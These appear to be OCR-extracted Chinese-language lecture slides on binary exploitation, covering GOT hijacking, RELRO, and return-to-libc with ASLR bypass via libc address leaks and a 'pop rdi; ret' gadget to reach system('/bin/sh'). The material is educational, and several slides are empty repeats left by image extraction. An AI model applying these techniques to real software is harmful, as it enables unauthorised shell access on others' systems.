
```
hello:     file format elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET           TYPE                 VALUE
0000000000600938 R_X86_64_GLOB_DAT    __gmon_start__
0000000000600958 R_X86_64_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
0000000000600960 R_X86_64_JUMP_SLOT   read@GLIBC_2.2.5
0000000000600968 R_X86_64_JUMP_SLOT   __libc_start_main@GLIBC_2.2.5
```

GOT Hijacking

- 為了實作 Lazy binding 的機制 GOT 位置必須是可寫入的
- 如果程式有存在任意更改位置的漏洞，便可改寫 GOT ，造成程式流程的改變
  - 也就是控制 RIP


GOT Hijacking

- 第二次 call foo 時




GOT Hijacking

- 第二次 call foo 時




GOT Hijacking

- 第二次 call foo 時



GOT Hijacking

- 第二次 call foo 時



RELRO

- 分成三種
  - Disabled
    - .got/.got.plt 都可寫
  - Partial (default)
    - .got 唯獨
  - Fulled
    - RELRO 保護下，會在 load time 時將全部 function resolve 完畢

Outline

- Buffer Overflow
- Return to Text / Shellcode
- Protection
- Lazy binding
- Return to Library

Return to Library

- 在一般正常情況下程式中很難會有 system 等，可以直接獲得 shell 的 function
- 在 DEP/NX 的保護下我們也無法直接填入 shellcode 去執行我們的程式碼

Return to Library

- 而在 Dynamic Linking 情況下，大部份程式都會載入 libc ，libc 中有非常多好用的 function 可以達成我們的目的
  - system
  - execve
  - …

Return to Library

- 但一般情況下都會因為 ASLR 關係，導致每次 libc 載入位置不固定
- 所以我們通常都需要 information leak 的漏洞來或取 libc 的 base address 進而算出 system 等 function 位置，再將程式導過去

Return to Library


- 通常可以獲得 libc 位置的地方
  - GOT
  - Stack 上的殘留值
    - function return 後並不會將 stack 中的內容清除
  - heap 上的殘留值
    - free 完之後在 malloc，也不會將 heap 存的內容清空

Return to Library

- 而一般情況下的 ASLR 都是整個 library image 一起移動，因此只要有 leak 出 libc 中的位址，通常都可以算出 libc
- 我們可利用 objdump -T libc.so.6 | grep function 來找尋想找的 function 在 libc 中的 offset
- 如果我們獲得 printf 位置，可先找尋 printf 在 libc 中的 offset 以及想要利用的 function offset

Return to Library

- printf : 0x7ffff7a62800 (0x55800)
- libc base : 0x7ffff7a62800 - 0x55800 = 0x7ffff7a0d000
- system : 0x7ffff7a0d000 + 0x45390 = 0x7ffff7a52390




Return to Library

- 在獲得 system 位置之後，我們可以複寫 return address 跳到 system 上，這邊要注意的是參數也要一起放上，
- 但在 x86-64 Linux 上傳遞參數是用 register 傳遞的，第一個參數會放在 rdi 所以我們必須想辦法將 /bin/sh 的位置放在 rdi 上
  - 可利用 pop rdi ; ret 的方式將參數放到 rdi


Return to Library

stack overflow ret




Return to Library

stack overflow ret



Return to Library

stack overflow ret



Return to Library

stack overflow **ret**

system(“/bin/sh”)

Return to Library

- 補充：
  - “/bin/sh” 字串位置也可以在 libc 中找到，因此當程式中沒有該字串，可從 libc 裡面找
